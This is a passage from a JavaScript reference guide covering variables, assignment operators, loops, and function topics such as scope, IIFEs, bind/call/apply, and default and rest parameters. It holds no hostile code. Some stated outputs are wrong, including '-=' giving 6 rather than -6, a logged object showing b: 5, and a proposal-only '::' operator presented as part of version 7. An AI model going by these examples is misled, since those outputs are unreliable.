Trying to retrieve the value of undeclared variables results in a ReferenceError. However, both the type of undeclared and unitialized variables is "undefined":

```
var a;
console.log(typeof a === "undefined"); // logs: true
console.log(typeof variableDoesNotExist === "undefined"); // logs: true
```

## Section 17.5: Data Types

JavaScript variables can hold many data types: numbers, strings, arrays, objects and more:

```
// Number
var length = 16;

// String
var message = "Hello, World!";

// Array
var carNames = ['Chevrolet', 'Nissan', 'BMW'];

// Object
var person = {
    firstName: "John",
    lastName: "Doe"
};
```

JavaScript has dynamic types. This means that the same variable can be used as different types:

```
var a;              // a is undefined
var a = 5;          // a is a Number
var a = "John";     // a is a String
```

## Section 17.6: Mathematic operations and assignment

**Increment by**

```
var a = 9,
b = 3;
```


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```
b += a;
```

b will now be 12

This is functionally the same as

```
b = b + a;
```

**Decrement by**

```
var a = 9,
b = 3;
b -= a;
```

b will now be 6

This is functionally the same as

```
b = b - a;
```

**Multiply by**

```
var a = 5,
b = 3;
b *= a;
```

b will now be 15

This is functionally the same as

```
b = b * a;
```

**Divide by**

```
var a = 3,
b = 15;
b /= a;
```

b will now be 5

This is functionally the same as

```
b = b / a;
```

Version ≥ 7

**Raised to the power of**

```
var a = 3,
b = 15;
b **= a;
```

b will now be 3375

This is functionally the same as

```
b = b ** a;
```

# Section 17.7: Assignment

To assign a value to a previously declared variable, use the assignment operator, `=`:

```
a = 6;
b = "Foo";
```

As an alternative to independent declaration and assignment, it is possible to perform both steps in one statement:

```
var a = 6;
let b = "Foo";
```

It is in this syntax that global variables may be declared without a keyword; if one were to declare a bare variable without an assignment immediately afterword, the interpreter would not be able to differentiate global declarations `a;` from references to variables `a;`.

```
c = 5;
c = "Now the value is a String.";
myNewGlobal;    // ReferenceError
```

Note, however, that the above syntax is generally discouraged and is not strict-mode compliant. This is to avoid the scenario in which a programmer inadvertently drops a **`let`** or **`var`** keyword from their statement, accidentally creating a variable in the global namespace without realizing it. This can pollute the global namespace and conflict with libraries and the proper functioning of a script. Therefore global variables should be declared and initialized using the **`var`** keyword in the context of the window object, instead, so that the intent is explicitly stated.

Additionally, variables may be declared several at a time by separating each declaration (and optional value assignment) with a comma. Using this syntax, the var and let keywords need only be used once at the beginning of each statement.

```
globalA = "1", globalB = "2";
let x, y = 5;
var person = 'John Doe',
    foo,
    age = 14,
    date = new Date();
```

Notice in the preceding code snippet that the order in which declaration and assignment expressions occur (**`var`** `a, b, c = 2, d;`) does not matter. You may freely intermix the two.

Function declaration effectively creates variables, as well.


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# Chapter 18: Loops

## Section 18.1: Standard "for" loops

**Standard usage**

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Expected output:

> 0
> 1
> ...
> 99

**Multiple declarations**

Commonly used to cache the length of an array.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

Expected output:

> 'a'
> 'b'
> 'c'

**Changing the increment**

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

Expected output:

> 0
> 2
> 4
> ...
> 98

**Decremented loop**

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

Expected output:

```
100
99
98
...
0
```

## Section 18.2: "for ... of" loop

Version ≥ 6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Expected output:

```
0
1
2
```

The advantages from the for...of loop are:

- This is the most concise, direct syntax yet for looping through array elements
- It avoids all the pitfalls of for...in
- Unlike `forEach()`, it works with break, continue, and return

**Support of for...of in other collections**
**Strings**

for...of will treat a string as a sequence of Unicode characters:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Expected output:

```
a b c
```

**Sets**

for...of works on Set objects.

**Note**:

- A Set object will eliminate duplicates.
- Please check this reference for `Set()` browser support.


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```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Expected output:

> bob
> alejandro
> zandra
> anna

**Maps**

You can also use for...of loops to iterate over Maps. This works similarly to arrays and sets, except the iteration variable stores both a key and a value.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

You can use destructuring assignment to capture the key and the value separately:

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

**Objects**

for...of loops *do not* work directly on plain Objects; but, it is possible to iterate over an object's properties by switching to a for...in loop, or using `Object.keys()`:

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Expected output:

> name: Mike

## Section 18.3: "for ... in" loop

> **Warning**
> for...in is intended for iterating over object keys, not array indexes. Using it to loop through an array is generally discouraged. It also includes properties from the prototype, so it may be necessary to check if the key is within the object using `hasOwnProperty`. If any attributes in the object are defined by the `defineProperty`/`defineProperties` method and set the param `enumerable: false`, those attributes will be inaccessible.

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

Expected output:

> object.b, bar
> object.c, baz

## Section 18.4: "while" Loops

**Standard While Loop**

A standard while loop will execute until the condition given is false:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Expected output:

> 0
> 1
> ...
> 99

**Decremented loop**

```
var i = 100;
while (i > 0) {
```


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```
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

Expected output:

> 100
> 99
> 98
> ...
> 1

**Do...while Loop**

A do...while loop will always execute at least once, regardless of whether the condition is true or false:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Expected output:

> 101

# Section 18.5: "continue" a loop

**Continuing a "for" Loop**

When you put the `continue` keyword in a for loop, execution jumps to the update expression (`i++` in the example):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Expected output:

> 0
> 2

**Continuing a While Loop**

When you `continue` in a while loop, execution jumps to the condition (`i < 3` in the example):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
```

```
    }
    console.log(i);
    i++;
}
```

Expected output:

```
0
2
```

## Section 18.6: Break specific nested loops

We can name our loops and break the specific one when necessary.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloop:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

Output:

```
0
0
0
1
```

## Section 18.7: "do ... while" loop

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

A `do while` loop is guaranteed to run at least once as it's condition is only checked at the end of an iteration. A traditional `while` loop may run zero or more times as its condition is checked at the beginning of an iteration.

## Section 18.8: Break and continue labels

Break and continue statements can be followed by an optional label which works like some kind of a goto statement, resumes execution from the label referenced position

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
```


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```
}
```

> ***i=0 j=0 skips rest of j values***
> 1 0
> ***i=1 j=1 skips rest of j values***
> 2 0
> 2 1 ***i=2 j=2 skips rest of j values***
> 3 0
> 3 1
> 3 2
> ***i=3 j=3 skips rest of j values***
> 4 0
> 4 1
> 4 2
> 4 3
> ***i=4 j=4 does not log and loops are done***

# Chapter 19: Functions

Functions in JavaScript provide organized, reusable code to perform a set of actions. Functions simplify the coding process, prevent redundant logic, and make code easier to follow. This topic describes the declaration and utilization of functions, arguments, parameters, return statements and scope in JavaScript.

## Section 19.1: Function Scoping

When you define a function, it creates a *scope*.

Everything defined within the function is not accessible by code outside the function. Only code within this scope can see the entities defined inside the scope.

```
function foo() {
  var a = 'hello';
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

Nested functions are possible in JavaScript and the same rules apply.

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }

  console.log(a);  // => 'hello'
  console.log(b);  // reference error
}

console.log(a);  // reference error
console.log(b);  // reference error
```

When JavaScript tries to resolve a reference or variable, it starts looking for it in the current scope. If it cannot find that declaration in the current scope, it climbs up one scope to look for it. This process repeats until the declaration has been found. If the JavaScript parser reaches the global scope and still cannot find the reference, a reference error will be thrown.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
```


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```
}
```

This climbing behavior can also mean that one reference may "shadow" over a similarly named reference in the outer scope since it gets seen first.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
}
```

Version ≥ 6

The way JavaScript resolves scoping also applies to the `const` keyword. Declaring a variable with the `const` keyword implies that you are not allowed to reassign the value, but declaring it in a function will create a new scope and with that a new variable.

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

However, functions are not the only blocks that create a scope (if you are using `let` or `const`). `let` and `const` declarations have a scope of the nearest block statement. See here for a more detailed description.

## Section 19.2: Currying

Currying is the transformation of a function of `n` arity or arguments into a sequence of `n` functions taking only one argument.

Use cases: When the values of some arguments are available before others, you can use currying to decompose a function into a series of functions that complete the work in stages, as each value arrives. This can be useful:

- When the value of an argument almost never changes (e.g., a conversion factor), but you need to maintain the flexibility of setting that value (rather than hard-coding it as a constant).
- When the result of a curried function is useful before the other curried functions have run.
- To validate the arrival of the functions in a specific sequence.

For example, the volume of a rectangular prism can be explained by a function of three factors: length (`l`), width (`w`), and height (`h`):

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

A curried version of this function would look like:

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

Version ≥ 6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

You can call these sequence of functions with `prism(2)(3)(5)`, which should evaluate to 30.

Without some extra machinery (like with libraries), currying is of limited syntactical flexibility in JavaScript (ES 5/6) due to the lack of placeholder values; thus, while you can use `var a = prism(2)(3)` to create a partially applied function, you cannot use `prism()(3)(5)`.

## Section 19.3: Immediately Invoked Function Expressions

Sometimes you don't want to have your function accessible/stored as a variable. You can create an Immediately Invoked Function Expression (IIFE for short). These are essentially *self-executing anonymous functions*. They have access to the surrounding scope, but the function itself and any internal variables will be inaccessible from outside. An important thing to note about IIFE is that even if you name your function, IIFE are not hoisted like standard functions are and cannot be called by the function name they are declared with.

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

This is another way to write IIFE. Notice that the closing parenthesis before the semicolon was moved and placed right after the closing curly bracket:

```
(function() {
   alert("This is IIFE too.");
})();
```

You can easily pass parameters into an IIFE:

```
(function(message) {
   alert(message);
}("Hello World!"));
```

Additionally, you can return values to the surrounding scope:

```
var example = (function() {
   return 42;
}());
console.log(example); // => 42
```

If required it is possible to name an IIFE. While less often seen, this pattern has several advantages, such as providing a reference which can be used for a recursion and can make debugging simpler as the name is included in the callstack.


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```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

While wrapping a function in parenthesis is the most common way to denote to the JavaScript parser to expect an expression, in places where an expression is already expected, the notation can be made more concise:

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

Arrow version of immediately invoked function:

Version ≥ 6

```
(() => console.log("Hello!"))(); // => Hello!
```

# Section 19.4: Named Functions

Functions can either be named or unnamed (anonymous functions):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

> 4
> 4

But their names are private to their own scope:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

> Uncaught ReferenceError: sum is not defined

Named functions differ from the anonymous functions in multiple scenarios:

- When you are debugging, the name of the function will appear in the error/stack trace
- Named functions are hoisted while anonymous functions are not
- Named functions and anonymous functions behave differently when handling recursion
- Depending on ECMAScript version, named and anonymous functions may treat the function `name` property differently

**Named functions are hoisted**

When using an anonymous function, the function can only be called after the line of declaration, whereas a named function can be called before declaration. Consider

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

> Uncaught TypeError: foo is not a function

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

> bar

**Named Functions in a recursive scenario**

A recursive function can be defined as:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

> Hello!
> Hello!

What if somewhere in your code the original function binding gets redefined?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```


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> Hello!
> Uncaught TypeError: say is not a function

This can be solved using a named function

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

> Hello!
> Hello!

And as bonus, the named function can't be set to `undefined`, even from inside:

```
var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

> Hello!
> Hello!

### The `name` property of functions

Before ES6, named functions had their `name` properties set to their function names, and anonymous functions had their `name` properties set to the empty string.

Version ≤ 5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, named and unnamed functions both set their `name` properties:

Version ≥ 6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

## Section 19.5: Binding `this` and arguments

Version ≥ 5.1

When you take a reference to a method (a property which is a function) in JavaScript, it usually doesn't remember the object it was originally attached to. If the method needs to refer to that object as **`this`** it won't be able to, and calling it will probably cause a crash.

You can use the `.bind()` method on a function to create a wrapper that includes the value of **`this`** and any number of leading arguments.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so value >
this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

When not in strict mode, a function uses the global object (`window` in the browser) as **`this`**, unless the function is called as a method, bound, or called with the method `.call` syntax.

```
window.x = 12;
```


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```
function example() {
  return this.x;
}

console.log(example()); // 12
```

In strict mode `this` is `undefined` by default

```
window.x = 12;

function example() {
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(...)
```

Version ≥ 7

**Bind Operator**

The double colon **bind operator** can be used as a shortened syntax for the concept explained above:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

This syntax allows you to write normally, without worrying about binding `this` everywhere.

**Binding console functions to variables**

```
var log = console.log.bind(console);
```

**Usage:**

```
log('one', '2', 3, [4], {5: 5});
```

**Output:**

```
one 2 3 [4] Object {5: 5}
```

**Why would you do that?**

One use case can be when you have custom logger and you want to decide on runtime which one to use.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

# Section 19.6: Functions with an Unknown Number of Arguments (variadic functions)

To create a function which accepts an undetermined number of arguments, there are two methods depending on your environment.

Version ≤ 5

Whenever a function is called, it has an Array-like arguments object in its scope, containing all the arguments passed to the function. Indexing into or iterating over this will give access to the arguments, for example

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Note that you can convert `arguments` to an actual Array if need-be; see: Converting Array-like Objects to Arrays

Version ≥ 6

From ES6, the function can be declared with its last parameter using the rest operator (`...`). This creates an Array which holds the arguments from that point onwards

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Functions can also be called with similar way, the spread syntax

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

This syntax can be used to insert arbitrary number of arguments to any position, and can be used with any iterable(`apply` accepts only array-like objects).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```


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# Section 19.7: Anonymous Function

**Defining an Anonymous Function**

When a function is defined, you often give it a name and then invoke it using that name, like so:

```
foo();

function foo(){
    // ...
}
```

When you define a function this way, the JavaScript runtime stores your function in memory and then creates a reference to that function, using the name you've assigned it. That name is then accessible within the current scope. This can be a very convenient way to create a function, but JavaScript does not require you to assign a name to a function. The following is also perfectly legal:

```
function() {
    // ...
}
```

When a function is defined without a name, it's known as an anonymous function. The function is stored in memory, but the runtime doesn't automatically create a reference to it for you. At first glance, it may appear as if such a thing would have no use, but there are several scenarios where anonymous functions are very convenient.

**Assigning an Anonymous Function to a Variable**

A very common use of anonymous functions is to assign them to a variable:

```
var foo = function(){ /*...*/ };

foo();
```

This use of anonymous functions is covered in more detail in Functions as a variable

**Supplying an Anonymous Function as a Parameter to Another Function**

Some functions may accept a reference to a function as a parameter. These are sometimes referred to as "dependency injections" or "callbacks", because it allows the function your calling to "call back" to your code, giving you an opportunity to change the way the called function behaves. For example, the Array object's map function allows you to iterate over each element of an array, then build a new array by applying a transform function to each element.

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

It would be tedious, sloppy and unnecessary to create a named function, which would clutter your scope with a function only needed in this one place and break the natural flow and reading of your code (a colleague would have to leave this code to find your function to understand what's going on).

**Returning an Anonymous Function From Another Function**

Sometimes it's useful to return a function as the result of another function. For example:

```
var hash = getHashFunction( 'sha1' );
```

```
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

**Immediately Invoking an Anonymous Function**

Unlike many other languages, scoping in JavaScript is function-level, not block-level. (See Function Scoping ). In some cases, however, it's necessary to create a new scope. For example, it's common to create a new scope when adding code via a `<script>` tag, rather than allowing variable names to be defined in the global scope (which runs the risk of other scripts colliding with your variable names). A common method to handle this situation is to define a new anonymous function and then immediately invoke it, safely hiding you variables within the scope of the anonymous function and without making your code accessible to third-parties via a leaked function name. For example:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There is a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>
```

**Self-Referential Anonymous Functions**

Sometimes it's useful for an anonymous function to be able to refer to itself. For example, the function may need to recursively call itself or add properties to itself. If the function is anonymous, though, this can be very difficult as it requires knowledge of the variable that the function has been assigned to. This is the less than ideal solution:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less than ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
```


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```
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

The intent here was for the anonymous function to recursively call itself, but when the value of foo changes, you end up with a potentially difficult to trace bug.

Instead, we can give the anonymous function a reference to itself by giving it a private name, like so:

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less than ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

Note that the function name is scoped to itself. The name has not leaked into the outer scope:

```
myself(false); // ReferenceError: myself is not defined
```

This technique is especially useful when dealing with recursive anonymous functions as callback parameters:

Version ≥ 5

```
// Calculate the Fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

# Section 19.8: Default parameters

Before ECMAScript 2015 (ES6), a parameter's default value could be assigned in the following way:

```
function printMsg(msg) {
```

```
  msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                        // then, use that value in the reassignment
        'Default value for msg.';    // else, assign a default value
  console.log(msg);
}
```

ES6 provided a new syntax where the condition and reassignment depicted above is no longer necessary:

Version ≥ 6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

This also shows that if a parameter is missing when the function is invoked, its value is kept as `undefined`, as it can be confirmed by explicitly providing it in the following example (using an arrow function):

Version ≥ 6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

**Functions/variables as default values and reusing parameters**

The default parameters' values are not restricted to numbers, strings or simple objects. A function can also be set as the default value `callback = function(){}`:

Version ≥ 6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

There are certain characteristics of the operations that can be performed through default values:

- A previously declared parameter can be reused as a default value for the upcoming parameters' values.
- Inline operations are allowed when assigning a default value to a parameter.
- Variables existing in the same scope of the function being declared can be used in its default values.
- Functions can be invoked in order to provide their return value into a default value.

Version ≥ 6

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
```


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```
}

add(1);                 // 4, 4
add(3);                 // 12, 12
add(2, 7);              // 18, 18
add(1, 2, 5);           // 8, 10
add(1, 2, 5, 10);       // 8, 20
```

**Reusing the function's return value in a new invocation's default value:**

Version ≥ 6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

**`arguments` value and length when lacking parameters in invocation**

The `arguments` array object only retains the parameters whose values are not default, i.e. those that are explicitly provided when the function is invoked:

Version ≥ 6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();        // info: 0 >> []     | log: 1, 2
foo(4);       // info: 1 >> [4]    | log: 4, 5
foo(5, 6);    // info: 2 >> [5, 6] | log: 5, 6
```

# Section 19.9: Call and apply

Functions have two built-in methods that allow the programmer to supply arguments and the **`this`** variable differently: `call` and `apply`.

This is useful, because functions that operate on one object (the object that they are a property of) can be repurposed to operate on another, compatible object. Additionally, arguments can be given in one shot as arrays, similar to the spread (`...`) operator in ES6.

```
let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
```

```
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

Version ≥ 5

ECMAScript 5 introduced another method called **`bind()`** in addition to `call()` and `apply()` to explicitly set **`this`** value of the function to specific object.

It behaves quite differently than the other two. The first argument to `bind()` is the **`this`** value for the new function. All other arguments represent named parameters that should be permanently set in the new function.

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

# Section 19.10: Partial Application

Similar to currying, partial application is used to reduce the number of arguments passed to a function. Unlike currying, the number need not go down by one.

Example:

This function ...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

... can be used to create another function that will always multiply by 2 and then add 10 to the passed value;

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}

function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
```


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```
multiplyTwoThenAddTen(10); // 30
```

The "application" part of partial application simply means fixing parameters of a function.

## Section 19.11: Passing arguments by reference or value

In JavaScript all arguments are passed by value. When a function assigns a new value to an argument variable, that change will not be visible to the caller:

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

However, changes made to (nested) properties *of* such arguments, will be visible to the caller:

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

This can be seen as a *call by reference*: although a function cannot change the caller's object by assigning a new value to it, it could *mutate* the caller's object.

As primitive valued arguments, like numbers or strings, are immutable, there is no way for a function to mutate them:

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

When a function wants to mutate an object passed as argument, but does not want to actually mutate the caller's object, the argument variable should be reassigned:

Version ≥ 6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

As an alternative to in-place mutation of an argument, functions can create a new value, based on the argument, and return it. The caller can then assign it, even to the original variable that was passed as argument:

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
```

```
}
a = myfunc(a);
console.log(obj.a); // 3
```

## Section 19.12: Function Arguments, "arguments" object, rest and spread parameters

Functions can take inputs in form of variables that can be used and assigned inside their own scope. The following function takes two numeric values and returns their sum:

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

**`arguments` object**

The `arguments` object contains all the function's parameters that contain a non-default value. It can also be used even if the parameters are not explicitly declared:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Although when printing `arguments` the output resembles an Array, it is in fact an object:

```
(function() { console.log(typeof arguments) })(); // -> object
```

**Rest parameters: `function (...parm) {}`**

In ES6, the `...` syntax when used in the declaration of a function's parameters transforms the variable to its right into a single object containing all the remaining parameters provided after the declared ones. This allows the function to be invoked with an unlimited number of arguments, which will become part of this variable:

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

**Spread parameters: `function_name(...varb);`**

In ES6, the `...` syntax can also be used when invoking a function by placing an object/variable to its right. This allows that object's elements to be passed into that function as a single object:

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

## Section 19.13: Function Composition

Composing multiple functions into one is a functional programming common practice;

composition makes a pipeline through which our data will transit and get modified simply working on the function-composition (just like snapping pieces of a track together)...

you start out with some single responsibility functions:

Version ≥ 6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```


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and easily create a transformation track:

Version ≥ 6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

N.B. Composition is achieved through a utility function usually called `compose` as in our example.

Implementation of `compose` are present in many JavaScript utility libraries (lodash, rambda, etc.) but you can also start out with a simple implementation such as:

Version ≥ 6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

# Section 19.14: Get the name of a function object

Version ≥ 6

**ES6**:

```
myFunction.name
```

Explanation on MDN. As of 2015 works in Node.js and all major browsers except IE.

Version ≥ 5

**ES5**:

If you have a reference to the function, you can do:

```
function functionName( func )
{
    // Match:
    // - ^           the beginning of the string
    // - function    the word 'function'
    // - \s+         at least some white space
